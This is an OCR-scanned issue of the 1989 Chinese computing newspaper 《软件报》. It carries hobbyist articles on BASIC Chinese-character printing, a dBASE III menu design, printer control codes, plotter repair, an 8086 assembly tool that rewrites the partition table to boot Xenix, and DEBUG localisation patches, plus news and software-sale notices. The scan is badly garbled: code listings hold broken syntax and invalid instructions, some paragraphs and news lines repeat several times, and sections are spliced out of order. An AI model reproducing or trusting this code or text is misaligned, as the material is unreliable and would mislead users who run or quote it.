18 FOR X=" " TO "Z":M1=M(3-2)*2+M(2)*M(3)+M(4)+M(5)
19 AS "graph.bs".dat;CG=AS+CHR$(48)*N
20 OPEN "16x16" FOR INPUT AS #1
21 FOR I=1 TO 16:FOR Y=1 TO 16
22 INPUT "请输入汉字:";C(Y,Y):IF C(Y,Y) THEN #1
23 NEXT Y;CLOSE
24 FOR O=1 TO 1000:200#M:NEXT O
25 FOR F=4 TO 320 STEP 2:L=LINE(F,1);F(168),0,BF;NEXT F
26 FOR Y=1 TO 1000:20#M:NEXT Y
27 FOR X=1 TO 4 STEP 1:LINE(F,34)-(F,489),6,BF
28 GOTO 24

```

```

1000 P=1
1010 J=0:F=8
1020 FOR I=0 TO 31 STEP 2
1030 J=J+1
1040 NUM=A(I)
1050 GOSUB 1540
1060 B(J,K)=M
1070 K=K+1
1080 IF N=0 THEN 1110
1090 NUM=N
1100 GOTO 1030
1110 IF K=0 THEN 1150
1120 FOR L=K TO 1 STEP -1
1130 B(J,L)=0
1140 NEXT L
1150 K=8
1160 NEXT I
1170
1180 J=0:K=16
1190 FOR I=1 TO 31 STEP 2
1200 G=J+1
1210 NUM=A(I)
1220 GOSUB 1540
1230 B(J,K)=M
1240 K=K+1
1250 IF N=0 THEN 1280
1260 NUM=N
1270 GOTO 1220
1280 IF K=0 THEN 1320
1290 FOR L=K TO 9 STEP -1
1300 B(J,L)=0
1310 NEXT L
1320 K=16
1330 NEXT I
1340
1350 FOR I=1 TO 16
1360 FOR J=1 TO 16
1370 IF B(J,I)=0 THEN 1390
1380 PSET (I+100,J+100)
1390 NEXT J
1400 NEXT I
1410
1420 LPRINT "Code:";CODES:
1430 FOR I=1 TO 16
1440 K=8
1450 LPRINT A(2*(I-1));">"
1460 FOR J=1 TO 16
1470 K=K+1
1480 IF K=9 THEN LPRINT " ";
1490 LPRINT RIGHTS(STR$(B(I,K)
1500 NEXT J
1510 LPRINT " "<";(A(2*(I-1)+1)
1520 NEXT I
1530 RETURN
1540
1550 N=INT(NUM/2)
1560 M=NUM-N*2
1570 RETURN

```

本稿件任编辑, 08号

用中文DBASE III编制菜单小技巧

目前在编制管理软件时，中文dBASE III用得较多。一个管理软件有主控模块，其主控模块下又分子模块，甚至一个子模块下面还控制着一些子模块。为了方便用户，一般是采用菜单技术调用各子功能，这样，自然要给用户提“多级至多级菜单，并且每一份菜单都要建立一份菜单程序，然后使各模块联系起来。用户可根据自己的愿望选择菜单功能来完成要做的工作。但这种每份菜单建立一个程序的方法，对于一个有较多子模块的管理系统来说，就要建立较多的菜单程序。在程序的使用及维护过程中，如果要增加新的功能，就要对菜单程序作相应的改动。

笔者在编制本单位的设备管理系统时，同样遇到了程序功能较多的情况。但没有采用建立多个菜单的办法，而只建立了一个菜单程序，就可以形成所有的菜单，用户便可以从一级菜单进入另一级菜单，而且扩充功能后，不需改动菜单程序，就可以把扩充的功能追加到菜单中。

笔者是这样设计的：(以本单位设备管理系统为例)

1. 首先建立各菜单数据库，把各菜单的功能作为记录存入一个数据库中，以上级菜单所对应的功能代码作为次级菜单各数据库的库名，每级如此，其数据库形式为：

```
USE ZCD.DBF (主控菜单单)
LIST STUR
字段 字段名 类型 宽度 说明
1 DM C 4 功能代码
2 MC C 10 功能名称
3 XH C 1 序号(供选择用)
4 SUB C 1 是否有下级菜单标记
```

```
USE ZCD.DBF (主控菜单单)
LIST
记录号: DM MC XH SUB
1 ZWF 数据维护 1 1
2 ZJS 检索 2 1
3 ZTJ 资料统计 3 1
4 ZBB 报表输出 4 1
```

```
USE ZWF.DBF (ZCD.DBF中的ZWF作为库名，表示是“数据维护”下的子菜单单)
LIST
记录号: DM MC XH SUB
1 ZLR 数据录入 1 0
2 ZCR 数据输入 2 0
3 ZSC 数据删除 3 0
4 ZXG 数据修改 4 0
```

因在ZWF.DBF中SUB字段都为“0”，所以没有下级菜单。

2. 主控程序(附打印程序)

如果要把增加的功能模块反映到菜单中，只需打开要增加功能模块的数据库，添上这条记录就行了，不需改动菜单程序。笔者通过使用认为效果不错，有兴趣的同志不妨试一试。

湖南 李林

超小型字符打印及制表

APPLE-I所配接的80打印机，按照它的正常设置，每页打印纸可打印80×80(列×行)个字符，在许多情况下，这个字符打印量是远远不够的。本文介绍的方法，在极限状态下可打印142×196(列×行)个字符/页，可适应大多数的制表要求或其它需要高密度超小型字符打印的场合。

利用打印机设置字符大小的控制命令，把可打印的字符压缩到最小状态，此时每个字符的大小约为正常打印时的四分之一，然后合理调整行距，使打印出的字符疏密适当即可。在这个字符高约为4个点位(4/72英寸)，行间距设置为8个点位(含字符本身的4个点位高)时较合适。恢复常规打印时可重新设置为12个点位的间距，程序附后。

在程序中使用时可设置为子程序调用方式，其中2000句设定字符的超小型打印状态，3000句恢复常规方式，1000句用来调整行距(变量H的值为行间距的点位数)。至于打印可在程序开始时用POKE1657, HK设置，HK为每行打印的字符数(1<HK<142，有些打印机不允许超过132)。

```
1000 PRINT CHR$(2) ; "A"; CHR$(13); RETURN
2000 PRINT CHR$(15); CHR$(27); "S"; CHR$(1); RETURN
3000 PRINT CHR$(18); CHR$(27); "E"; RETURN
```

如果需要在打印报表，且需在40列以上的范围内定位，则应采取特殊的办法实现。本文介绍两种方法。

1. 控制执行：在程序中设置禁止执行开关。POKE 1529, 255 禁止执行 POKE 1529, 0 禁止执行解除

在需隔TAB(X)函数定位输出之前，先执行禁止执行语句，则以后的输出定位范围就不受限制。打印完一行后，要及时恢复执行即可。

2. 列表控制符控制：利用打印机所具有的列表控制符命令设置需要的格式化打印输出方式。其命令语句的格式如下：

PRINT CHR\$(27); "D"; CHR\$(n1); CHR\$(n2); ...; CHR\$(an); CHR\$(0) 其k个输出项，各项打印位置设定为a1, a2, ..., an, 以CHR\$(0)作为结束标志。

需要指出的是，各输出项不应侵入下一指定的打印位置。其中的定位次数k，随打印机的不同限制不一。若要解除格式化输出方式，只须执行PRINT CHR\$(27); "D"; CHR\$(0)即可。

按照本文介绍的方法，在APPLE-I的打印机上，可以打印出高密度的、整齐美观的报表来。在实际使用中必须注意，退出报表打印时，应及时恢复正常状态。

徐州 侯子强

APPLE-II的格式化输出

本报88年第31期上介绍了《BAS-1C的格式化输出》一文，其中程序可作为子程序在各机型上均可实现格式化输出。但对于APPLE-I来说，只要打开打印机电源，打印机电源是否接通，均在\$C800-\$CFFF的3引导DOS3.3后，键入PR#1接通打印机，则以后不管KI/O公ROM区中有一个格式化输出子程序，起始地址为：\$CDOO，调用输出语句格式如下：

```
0 type sbgl.prg
1 clem
2 clem
3 set talk off
4 0.10 say '
5 0.4.10 say '
6 acca
7 wait
8 do while !t.
9 use zcd
10 do while !t.
11 clem
12 clem
13 ?
14 ?
15 a=1
16 do while .not. eof()
17 al=(-1)/%
18 if al=-1
19 ',mc','...',xh
20 else
21 ',mc','...',xh
22 ??
23 endi
24 skip
25 a=a+1
26 ccmd
27 ?
28 g=
29 go bott
30 @ row(1),25 say '请做选择(0---+xh+)' got g pict 'g'
31 read
32 if g<0 or g>9
33 loca all for xh='hg'
34 km=trin(dm)
35 do case
36 case sub<
37 km=trin(dm)
38 use km
39 loop
40 case sub=
41 do km
42 else
43 exit
44 endi
45 endi
46 if g='g'
47 exit
48 endi
49 loop
50 ccmd
```

欢迎您使用设备台帐管理系统程序

请输入台帐库所在驱动器号： TO DRIVE

台帐管理功能菜单

返回 ..... 0 退出系统 ..... 9'

PC-1500的打印模块CE-150的机械部件小巧脆弱，较易出故障，多数故障出在开机后“0”号笔不到位，屏幕上显示CHECK 6，分析后大多数为机械故障，是由于长期使用，或不正确的使用，使换笔进位簧片或阻尼簧片的机械变形而引起的，而变形后的簧片，有些已很难使之恢复其原有的形状及性能。

通过分析产生CHECK 6的电路部分。正常开机后打印笔笔尖离开纸面约0.6mm，笔架在绘图仪左侧反复作左右往复运动，同时换笔转筒也随之转动，动作停止后，“0”号打印笔笔尖在纸面上，在“0”号打印笔的左侧装有一

永久磁钢线圈，此磁钢线圈的作用是用来检测“0”号笔到位置否的标志。检测电路是一只干簧管，当笔架上住形永久磁钢线圈过干簧管附近时，干簧管上的常开触点就会闭合，通过LH 5811发出一个信号，当主机检测到此信号时，就会发出CHECK 6的提示。

如果开机后，笔架在打印机内反复运动，但笔架不旋转，既可判定是由于换笔进位簧片或阻尼簧片的机械变形而引起的故障。观察者，在开机后，正常

情况下每转过一支笔，主机就检测“0”号笔到位置，那么可采用人工的方法：将笔架进位簧片旋转到“0”号笔在“0”号笔的位置上，开机后，笔架向左运动，此时可将笔架逆时针方向回一个过位，当然，如果干簧管损坏了，也会发出CHECK 6，可据此判断，开机后，笔架左移，笔架旋转，“0”号笔到位置，但提示CHECK 6，可判定干簧管坏了，或电路上有其他毛病。当然有条件的单位，调换簧片最好不过。

南京 刘玉宾

电子表格软件如SC3、LOTUS1-2-3等使用起来十分方便，可以处理各种类型的表格，并且具有计算、排序、函数、绘图等很多功能。但是它们都存在打印的表格不能任意采用各种字号的问题。

下面介绍的方法可以任意设置表格中的不同字号。一些打印机的驱动程序可以用ESC+I+A~P16个字母来打印16种字号，可是在电子表格软件中打印字号时却无能为力，用ESC+I+A~P16个字母来打印16种字号，可是在电子表格软件中打印字号时却无能为力，用ESC+I+A~P16个字母来打印16种字号，可是在电子表格软件中打印字号时却无能为力。

首先进入空表格，分别在A1、B1、填入“AAAA”字符，然后取名“AA”存盘，退出。下面以SC3软件为例，此时生成的文件为“AA.CAL”用DEBUG将其调入内存，然后用D命令查看右侧的ASCII码区，直到找到两组“AAAA”，用E命令将其第一个字母的“41h”改为“1Bh”，然后存盘退出，再进ASC3，将“AA”文件装入，此时可以用/E命令将A1或B1的内容改为所需形式，其第一个字符就是ESC的符号，只要改第二、三个。第四个字母用所需格式而定，若不需要就删掉。以后可以将此短文件加到任意文件中去，用/R/C命令可以任意移动，以满足不同需要。注意修改时记得将最前面的“号”去掉。在使用2463打印机时也不可照此办理，只是后边参数要改变。

对于有些驱动程序如“NEW2024.EXE”和“TAB2024.EXE”实现制表软件所需标志CHR(1)、CHR(2)、CHR(3)则可以用同样的方法输入，这样能够打印出封闭实线的表格。

河北 卜大中 郭松芝

### 两键输入一个 BASIC 命令

程序原理如下：机器内部有一输入开关（\$08，\$30），有输入时控制便会自动转至此开关所指地址。当开关或 Ctrl-Reset 键时，该开关置为 \$FD1B。从而便可从键盘上接收一个字符到累加器 A 中。

现在，我们将此开关置为本文程序的首址 \$0300，然后用调用程序 \$FD1B，从键盘上接收一个字符，并判断是否为输入 BASIC 命令的第一键标志 F4 键（即 Ctrl-T 键，若要改变其它键，只须将键码值存入 \$0327 单元即可）。是，接收第二键，并依照键码值找到对应的 BASIC 命令代码（实际上是代码 127，BASIC 命令代码表在 \$0370~\$03EF），将该代码转换成 ASCII 码所表示的字符，输出至显示屏和键区；否则，将大小写字的键码值互换，返回。

程序存入磁带的办法：  
一、执行 \*0300,03EF WCR 命令（CR 表示回车键，以下同），以后再用 \*0300,03E9 RCR 命令调入内存。

二、执行下列命令：  
① \*2300<0300,03FFM CR  
② \*2230,00 00 FF DD 00 00 40 02 1B FD FF FF 3 C 02 FF 03 CR  
③ \*2240, A9 F0 85 36 A9 FD 85 37 A9 00 85 A9 03 39 A9 87 20 EDFD 4 C 3 C D4 CR  
④ \*2230,23FFW CR  
这样录制的程序，以后可直接用 PLAY 命令调入内存。

程序使用时要注意：  
① Caps Lock 键必须抬起。  
② Ctrl-Reset 键会改变输入开关的值，因此该键按下后，必须对该开关赋值 \$0300，才能恢复该程序的功能。

③ 该程序只适用于 CEC-I 中华学习机的西文状态，因中文状态占用了 \$038F~\$03CF 单元，对 APPLE II 或其它兼容机，用户可根据程序原理作相应修改。

程序清单及 BASIC 命在键盘上的位置图如下，说明：现在键盘上的键形如

- 直接按键，显示标识 1 的内容；
- 按下 Shift 并保持，再按该键，显示标识 2 的内容；
- 按一下 F4，或者 Ctrl-T 键，再按此键，显示标识 3 的内容；
- 按一下 F4，再同时按下 shift 键和该键，显示标识 4 的内容。

四川 曹曾军

故障现象：打开电源，屏幕显示，磁盘启动均正常，大约五分钟后（中文状态下约两分钟后），屏幕字符开始抖动，类似于电视机的行不同步，同时喇叭报警，五秒钟后屏幕全无，且任何键均不起作用，包括 Ctrl-Reset 键。  
故障分析：此类故障主要在时钟系统。（包括时钟产生电路，时钟传输电路，6502 的时钟系统）。但可排除显示电路

### LASER

### 机性能

### 的提高

LASER200, 310 机是一种性能较好的微机。但和苹果机相比，LASER 有以下一些缺点。一是资料缺乏。二是中断方式单一，无法做用功能强的 IM2 方式中断。三是图形模式分辨率太低。

为了把 LASER 机用于控制，以利用其具有的复杂数据处理能力。对硬件及系统软件作了较详细的分析。并研制了 LASER 机扩充卡，有二片 2PROM，一片 CTC，2KRAM，16KEPROM，并可实现 IM2 中断。

由于 LASER 时钟较快，机内已有一定的余量，所以扩展芯片以 MOS 片为好，数量也不能太多。LASER 机为了提高性能，选用了大规模集成芯片 M6847 作为 CRT 显示芯片，并占据了 Z80A 的中断用于显示更新。因此在机内软件中设置了 IM1 中断方式。我们在扩充的 ROM 中重新设置了 IM2 方式，从而使外部

### 用 PASCAL 语言的集合类型语句进行电脑逻辑推理

有这样一道逻辑题：  
甲、乙、丙三名勘探队员，在野外取得一块矿石。甲判断：这不是铁，也不是铜；乙判断：这不是铁，而是锡；丙判断：这不是锡，而是铁；后经化验证明。有人的判断全部正确，有一个人的判断完全错误，有一个人的判断一对一错。

问矿石是什么？  
作为该题的本身，并不难。但若要用 BASIC 语言在计算机上实现其逻辑推理，是有一定困难的，既便编出程序来，整个程序也较零乱，不清晰流畅。但若用 PASCAL 语言的集合类型语句，便能较简单的实现其逻辑推理。

```

TYPE
SET = SET OF (0..2);
VAR
用 1、2、3 分别表示
铜、铁、锡。
用集合 *2-
[A, B, C]
表示全对，
全错和一对一错。
程序
清单如下：
四川
李茂华
本程序
任务书
09号
END.

```

COMX-PC 机  
打印保留字表 地址 1100-11342  
是 COMX-BASIC  
的保留字表。1500-156F 是命令入口地址表。  
代码为 \*80 至 \*B7。15A0-15E1 是函数入口地址表，代码为 \*D0 至 \*FO。下面的程序能打印所有保留字代码及其入口地址。  
10 A=1101  
20 P=PEEK(A); A=A+1; PRINT CHR\$(P);

故障维修

故障现象：打开电源，屏幕显示，磁盘启动均正常，大约五分钟后（中文状态下约两分钟后），屏幕字符开始抖动，类似于电视机的行不同步，同时喇叭报警，五秒钟后屏幕全无，且任何键均不起作用，包括 Ctrl-Reset 键。  
故障分析：此类故障主要在时钟系统。（包括时钟产生电路，时钟传输电路，6502 的时钟系统）。但可排除显示电路



# 软件报



1989年  
3月11日  
第10期  
总第128期

普及计算机知识  
开发软件资源

交流计算机技术  
培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘德彪  
国内统一刊号CN51-0090 订户代号：61-74 地址：成都市金河街75号

## 我国第一件汉字信息处理技术的专利纠纷

1988年11月，我国发生了第一件汉字信息处理技术的专利纠纷，这就是北京师范大学李金铠于11月11日在北京发表声明，说美国DEC公司推出的VT-382中英文终端和两家香港公司的中英文打字机及终端所采取的五笔输入法，侵犯了他的“多文种电脑”的中国专利权和“笔形编码”的美国专利权。

李金铠的“多文种电脑”于1988年7月获得中国专利，有效期从1985年4月算起，他的“笔形编码法”于1985年1月获得美国专利，有效期从1981年5月算起。李金铠提出，美国DEC公司和两家香港公司在笔面键盘、笔面键盘输入法和屏幕引导技术三个方面侵犯了他的发明专利。

DEC公司等三家公司采用的五笔面输入法等三项技术，是从发明者王永明处窃得的。王永明研究成功的“五笔字型”电脑汉字输入技术，于1986年获得美国专利权，于1988年获得英国发明专利权，他还向中国专利局提出了专利申请，此专利申请现正处于审查异议期内。对于李金铠的声明，有关人士说，王永明的这项技术已获得英美专利，在国内，王、李二人在同一天提出申请，王永明的专利申请现处于审查异议期内，不存在侵权问题。嗣后，王永明与DEC公司签订了正式的专利出口合同。

李金铠则坚持认为对方侵权，并于1988年12月17日向北京市中级人民法院提出起诉，诉讼请求法院判令被告美国DEC公司停止侵权行为，消除影响，要求被告赔偿原告经济损失至少6万美元。而DEC公司的反应是，采用“五笔面汉字输入技术”是完全合法的，没有侵犯任何中国专利及其他国家专利。这意味着这起专利纠纷已诉诸法律，必须通过法庭予以调处。

我们认为，对于任何一项专利是否存在侵权行为，不会是甲指责乙侵权，乙就侵权；相反，也不会是乙（或者任何人）宣布没有侵权，侵权就不成立。一般来说，随着科学技术的日益发展，一件发明从物到具体化，要经过相当长的过程，因而，在一种专利纠纷中，要判断谁是真正的发明人变得愈来愈复杂困难。法院在处理此类案件时，一般要审查各方的原始发明记录及有关资料等物证，还要查询有关的人证，以查明谁是真正的发明人，并拥有专利权。因此，对于这些专利纠纷的最后结果，只有等待法院的判决了。



蜀人周  
四川 石沉刻

★编号：890303  
名称：《辞源》（词典）实用程序  
作者：洪山  
程序功能：1. 字典词条总数计数；2. 检查词条输入错误；3. 对各词条及内容排序（汉字英文、白文、俄文、希腊文等）；4. 打印排序结果；5. 保存运行结果副本。  
源程序语言：BASIC语言  
硬件环境：IBM及其兼容机  
转让形式：程序清单及使用说明  
转让价格：10元（含邮资）  
收款单位：成都《软件报》信息部

★编号：890304  
名称：RM/COBOL词典管理  
作者：夏平



济南 夏有志供稿

▲一种目前国内先进的微型超级交流两用变换器——CDQ多功能小型交流变换器，于春节前夕在江苏靖江县开发厂研制成功。使用220伏电压输入，有3、4.5、6、7.5、9伏和12V电压输出，输出电流达450毫安，它还能充电。它广泛用于计算机、收音机、保安器材（击电枪、电击棒等）、电动玩具、电子琴等小型电器。

▲由昆明市计算机应用中研制的DBA—PRO多功能通用专家生成系统最近通过云南省科委组织的鉴定。它根据人工智能原理，模拟专家解决问题的过程，可代替专家解决复杂问题。实用化、商品化程度高，具有较大潜在效益。鉴定会上，专家们认为，该系统在实用专家系统开发技术领域属全国领先地位。

▲最近，由昆明大学研制的计算机全仿形汉字编码系统通过了科技委员会组织的鉴定。该系统采用全仿形键位并写汉字，把汉字拆成与键位相符的或者是可以联想出来的形状，首次把汉字键位符扩大到41个键位。实验证明，使用该汉字编码系统不用死记硬背代码，易于掌握，方便操作，重码少，非专业人士用之尤为方便。

☆王安入选美国发明家名人馆  
今年入选美国发明家名人馆。美国国家发明家名人馆，主要是为纪念美国有重大发明创造的科学家而设立的，现有68位发明家荣登该馆。王安1920年2月7日生于江苏省崑山县，1942年毕业于上海交通大学电机工程系，1948年获哈佛大学博士学位。1950年他发明了“磁线记忆圈”，确立了计算机机记忆基础原理。

功能简介：汉字信息的输入速度低，现已成为影响计算机用于工作效率的“瓶颈”问题。  
本模块就是为了提高汉字信息的输入速度而专门设计的。用户再用RM/COBOL语言自己编写的应用程序中调用本模块，可以使程序具有一定的学习功能，即，当输入某一词组后，以后若又要需用到该词组，则不再需通过键位将组成该词组的汉字一一键入，而可以以将以前输入的词组一次键入，从而使汉字信息的输入速度成倍提高。  
使用此模块可为您自己编写的程序增色不少。

源程序语言：RM/COBOL  
工作环境：可运行汉字操作系统  
的IBM—PC微型机  
转让形式：盘一张  
转让价格：40元  
收款单位：成都《软件报》信息部

### 新书架

△《全国计算机应用软件人员水平考试题分析与解答》在我国，计算机应用软件人员水平考试，自1985年上海首次举行以来，全国已有成千上万的人参加了这种考试，而且参加人数还在逐年增加。这种不计学历和资历的考试，为计算机技术人员显露才华提供了完全均等的机会。有人预言，在不久的将来，计算机应用软件人员水平考试将成为仅次于高考的全国性的主要考试。

为配合全国计算机应用软件人员水平考试，帮助应试者了解出卷形式，复习考试内容，由软件报社组织有关学者编写了《全国计算机应用软件人员水平考试题分析与解答》一书。

该书收集了1985年—1988年的全国计算机应用软件人员水平考试试题。并着重对1988年度的程序高级试题进行了详细的分析，对涉及到的主要知识，解题思想和方法都进行了介绍和归纳，使读者在解题中学到知识，掌握解题方法。对所有试题都给出了参考答案。

全书约40万字，每本定价8.00元（含邮资），今年4月出版发行，现在开始预订。

△《汉字TURBO BASIC》继TURBOPASCAL、TURBO PRO LOG语言之后，美国Borland International公司又推出了TURBO BASIC语言。TURBO BASIC是一种既适合初学者又适合有经验的编程者的语言。它是由编辑程序、快速编译程序、运行时间程序和内部连接程序组成的一个结合体。它的新颖用户接口采用窗口和下拉的菜单，编辑命令采用Wordstar型的命令有很强的文字处理功能。TURBO BASIC全部用汇编语言编写，它与解释型的IBM BASIC A3.00版及Microsoft的GW BASIC兼容而且有许多扩充，它有二百个标准的函数和过程。TURBO BASIC能对主机的所有存储器进行存取，源程序由编译程序转换为真正的执行程序。EXE。运行起来比解释型BASIC程序快4—100倍，它还支持8087和所有的图形功能。这种语言采用了先进的技术控制结构，因此比解释型BASIC程序更易编写、调试和使用。它可以在内存为大于或等于256K的PC、XT、AT及其兼容机上运行。

本书中给出了大量示范程序，都可以在机器上运行，这对用户学习，使用TURBO BASIC语言是大有帮助。全书约60万字，每本定价15元（含邮资），现已出版发行。支持汉字的TURBO BASIC软件每套70元（二张软盘）。

以上两书请与成都市华西医科大学建造室罗勇斌联系购买

▲电视特技制作软件研制成功  
【本报讯】一端可实现图形字符各方位多种特技处理的《电视特技制作软件》最近由四川省电子计算机应用研究中心新分来的研究生魏焱焱研制开发成功。

该软件包功能齐全，特技新颖。运行该软件，可实现图形、文字各方位连续放大推出，其速度可控制；可实现图形、字符连续放大、压缩和多种特技处理，还可实现图形任意角度的旋转、图形浮游、图形背景、前景处理等多种功能。该软件包全部采用交互式会话方式。

▲由复旦大学和中科院海洋研究所联合研制的海洋污染生物检测计算机分析系统，日前通过了国家教委主持的技术鉴定。由于环境污染和工业产品、食品、医药中所含人造化合物的日益增加，人们接触外源和内部污染的机会也会增加，如何保护人类健康是现代十分迫切的问题。目前，研制成功计算机图象分析系统对环境污染检测比目测的效率提高数倍，为环境污染检测提供了一种自动、客观和高效的办法。

▲上海立信会计学校举行评比，推广普及“汉字输入编码法”  
△上海立信会计学校举行评比，推广普及“汉字输入编码法”。

### 读者问答

软件报信息部同志：  
在贵报第115期的《软件交流》栏中见到：编号：881204名称：IBM PC/XT、AT及兼容机加密软件。请查之，欲购此软件一套，但不知通过何种方法汇款。

也不知贵部的银行账号，开户行等信息。望来信告知，以便汇款购物。

大连 李英壮

李英壮同志：  
您提出的问题也有其他一些读者问及，有必要在此作一公开答复。

凡在本报“软件交流”栏目中登出的所有软件均由本报出版的合订本、资料、保留程序单和软件等均可通过邮局或银行汇款购买。我们的开户行、户名及账号如下：  
开户银行：成都市青年宫分理处  
户名：中国软件技术公司  
成都分公司  
帐号：893018  
本报咨询部  
电话：893018  
地址：成都金河街75号

▲上海立信会计学校举行评比，推广普及“汉字输入编码法”  
△上海立信会计学校举行评比，推广普及“汉字输入编码法”。

▲上海立信会计学校举行评比，推广普及“汉字输入编码法”  
△上海立信会计学校举行评比，推广普及“汉字输入编码法”。



软件报

# DOS和Xenix相互转换的一种简洁途径

```

Abtype b:xenix.asm
stack segment para stack 'stack'
stack ends
datasg segment para 'data'
buffer db 512d dup(?)
datasg ends
codesg segment para 'code'
ex1
proc far
assume cs:codesg, ds:data, ss:stack
mov ax,datasg
mov ds,ax
mov cx,0005
repeat1:
push ax
mov ax,D201
mov cx,01
mov dx,0080h
lea bx,buffer
push ds
pop es
int 13h
pop cx
inb ok1
push ax
xor ax,ax
int 13h
pop ax
loop repeat1
mov si,1beh
std si,j
cmp byte ptr[si],02h
jz locat
add si,10h
cmp byte ptr[si],03
jz locat
add si,10h
cmp byte ptr[si],02
jz locat
add si,10h
push si
mov sf,1beh
mov es:byte ptr [si+00],00
mov es:byte ptr [si+10h],00
mov es:byte ptr [si+20h],00
mov es:byte ptr [si+30h],00
pop si
mov es:byte ptr[si-4],80h
mov cx,0005
repeat2:
push ax
mov ax,0301
mov cx,01
mov dx,0080h
lea bx,buffer
int 13h
pop cx
inb ok2
push ax
xor ax,ax
int 13h
pop ax
loop repeat2
int 19h
ok1
endp
ends
codesg
end

```

目前，国内推出的优惠机型——长城286微机的40兆硬盘允许同时装DOS系统和Xenix系统（也可以是其它多用户系统）。因此如能提供一种直接的工具来实现DOS系统和Xenix系统的相互转换，那将是十分有意义的。对于多用户系统来说，当所有终端用户从系统中撤走时，主控台更乐意使用DOS的系统，这就需要进行Xenix到DOS的转换；在单用户DOS环境下，一旦有终端用户需要上机时，系统则要快速转入Xenix多用户环境，因而要进行DOS到Xenix的转换。

通过跟踪FDisk.Com应用程序后发现，实现两种操作系统的转换实际上是交换相应硬盘分区的控制权。长城286的硬盘在逻辑上可分为四个区，每个操作系统仅占一区，这四个分区的有关信息（激活状态，大小，起始柱面号）由硬盘第一扇区的分区表来反映，一个表项标识一个分区状态。当某一分区表项的引导指示字节为某一特定值时，则由该分区的操作系统获得控制权，也就是被激活（同一时刻只能有一个分区被激活）。通常分区的激活是借助于FDisk.Com应用程序来完成的，从而来实现两种操作系统控制权的转移。虽然此法可行，但不是很方便简洁。

为此本人在DOS系统中设计一外部命令Xenix，在DOS下只须执行该命令系统即可完成DOS到Xenix的转换。其主要设计思想是读出硬盘分区表，搜索Xenix系统标识字节，置该表项的引导指示字节为某一特定值（这里为80H）将修改后的分区表写回硬盘，重置系统，即可实现。经过调试运行后证明，此命令完全达到了设计要求，系统转换切实可靠。

最后值得一提的是，本文虽然只具体解决了DOS到Xenix系统的转换，但所提及的设计思想对其它任何两种系统内部转换均有参考意义。

源程序清单附左（用8086汇编语言编写）。四川什邡 严卫东 蒋文举

```

本文向读者提供一个中英文兼容的调试程序DEBUG,它可方便地进行中西文切换,使用极其方便,可取代PCDOS2.0/2.1中的DEBUG.COM.
CMP     BYTE PTR [0960],AC
JZ      2DAC
MOV     AX,24AC
MOV     BH,7F
MOV     [0460],AX
MOV     [0462],BH
MOV     WORD PTR [2E0A],0000
MOV     O20A,
MOV     AX,5BE9
MOV     EBH,29
JMP     2D9C
PUSH   DX
PUSH   AX
MOV     DL,AL
MOV     AH,O2
INT     21
POP     AX
POP     DX
RET     AX
LDS    BYTE PTR [2EDA],FF
JNZ    2DCE
MOV     AX,20
MOV     WORD PTR [2E0A],00
MOV     BYTE PTR [2E0B],01
JNZ    2DDE
MOV     AL,A0
JNB    2DE1
CMP    BYTE PTR [SI],A0
JNB    2DE4
INC    BYTE PTR [2E0B]
JMP    2DE5
AND    AL,7F
CMP    AL,7F
JZ     2DEE
CMP    AL,20
JNB    2DF0
MOV    AL,2E
CALL  2DB3
LOOP  2DBF
TEST  BYTE PTR [2E0B],01
JZ    2E06
MOV   AL,[SI]
CALL  2DB3
MOV   BYTE PTR [2E0A],FF
POP   AX
JMP  0472
ADD  [BX+SI],AC
JMP  2DBE

```

《软件界》总第96期《调试程序DEBUG的汉化》一文曾介绍过有关汉化的问题，本文不再复述，究其根本，DEBUG的汉化需解决两个问题：即汉字内码的滤波和显示的行尾问题。本文所用之解决方法与该文略有不同，试图从时间和空间的角度寻求最佳方案，为了便于读者分析比较，汉化所增加的程序，均以CS,2D90开始，以CS,2D90结束。DEBUG用单个字母作为命令符，诸如X、Y、Z等字母用。我们选用X作为中西文转换命令符，其本质是一个转换开关，该命令入口地址为2D90，故应在DEBUG的命令入口地址表的第24项中填入2D90，填入方法是修改CS,0396~0397的内容为90,2D，当输入一次X之后，即进入CS,2D90开始的X命令处理程序。其处理方法是这样的：判断CS,460的内容，确定当前处于何种显示状态，相应修改CS,460~462，构成不同分支，以实现显示形式的转换。具体说明，如CS,460的内容为ACH，可当前为西文状态，需转换为中文，故应将CS,460~462改写为JMP 2DBE，其机器码为E 95B20。若CS,460的内容不等于ACH，可知当前为中文显示，应转换为西文显示，故恢复原DEBUG中文CS,460~462的内容，其两条指令，LQDSB和AND AL,7F，机器码为AC247 F。这样处理之后即可实现中西文转换。

## NORTON 软件介绍

**一、使用者的难题解决方法：**

以下这些问题是在使用IBM-PC系列机中（包括XT, 286, 386机）常会遇到的。虽然也有别的解决方法，但是比起来，NORTON软件给出了较好的解决方法，请您熟悉一下，您的时间就不会白费的。

(1) 问题：在我的硬盘上建了许多子目录，很难全部记清，就连DOS中的命令TREE也不行显示会超出屏幕范围。

解决方法：用LD命令。

(2) 问题：磁盘上有几个自己建的文件，但记不清楚它们在哪个子目录里了，也不知道是否它们在几个子目录里都有副本。

解决方法：用DD命令。

(3) 问题：我想知道几个文件名相近的文件共占用多大磁盘空间，也想知道一片已有文件的软盘上还能不能装下这些文件。

解决方法：用FS命令统计这些文件的总的大小。用磁盘驱动器参数来查看软盘上能否装下这些文件。例如FS (文件名) A。

(4) 问题：我想找出文件中的一句话，想知道这句话在哪个文件上。

解决方法：用TS命令。

(5) 问题：有些文件很重要，但使用的磁盘不大好，如不可靠，会不会下次就找不出文件了。

解决方法：用DT命令。

## 也谈DEBUG的汉化

贵报第31期“调试程序DEBUG的汉化”一文，详细介绍了如何修改DEBUG程序使其能显示汉字的方法，使修改后的程序成为汉化西文软件和调试中文软件的得力工具。但该文提供的方法，对把应该在一行ASCII符档首显示的右半个汉字提到上一行未显示，形成一个完整的汉字行，对下一行的显示处理不太好，使显示格式与原西文有些出入。在此提供另一种方法，即：当把下一行右半个汉字提到上一行显示后，在下一行的ASCII符档首补一空格，这样就不致于使下一行的汉字变得面目全非了。

文磊 袁子安

```

3580:2E08 CMP     BYTE PTR [2DF3],FF
3580:2E0D JNZ    2E17
3580:2E0F MOV     AL,20
3580:2E11 CVT     CS,2DBE<2
3580:2E12 MOV     BYTE PTR [2DF3],00
3580:2E17 CS,
3580:2E18 TEST   BYTE PTR [2DF4],01
3580:2E1D JNZ    2E28
3580:2E1F CMP     AL,A0
3580:2E21 JB     2E30
3580:2E23 CMP     BYTE PTR [SI],A0
3580:2E26 YB     2E30
3580:2E28 CS,
3580:2E29 JMC     BYTE PTR [2DF4]
